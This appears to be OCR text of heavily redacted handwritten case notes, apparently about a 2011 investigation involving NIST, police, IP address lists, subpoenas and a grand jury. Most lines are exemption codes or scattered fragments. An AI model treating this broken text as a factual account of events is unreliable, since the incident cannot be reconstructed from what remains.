
THIS ? Group (b)(6),(b)(7)(C) NIST ... Crew ISN'T


NIST Police Arrived & stop Access to the room.


(b)(6),(b)(7)(C) can only get to the building - Bc couldn't get to the Switch


[redacted]



PREPARED BY
DATE
PROJECT ACTIVITY NOTES
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)


(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)


10:33 April 12, 2011
(b)(6),(b)(7)(C)
Info Sec 1
(b)(6),(b)(7)(C)
Search could log on
from HQ. This is
made
(b)(3):Rule 6E
Make list of IP Addresses
10^20 b4 X after Search
Subp + for Subpoenas
Apr. 21st
(b)(6),(b)(7)(C)
GJ.


(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6)




PREPARED BY
DATE
PAGE NO.
(b)(6),(b)(7)(C)
PCCC =
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)

PREPARED BY

DATE (cont'd)

PAGE NO.

PROJECT ACTION NOTES

PROJECT PLANNING NOTES

Change Congress


Change Congress —

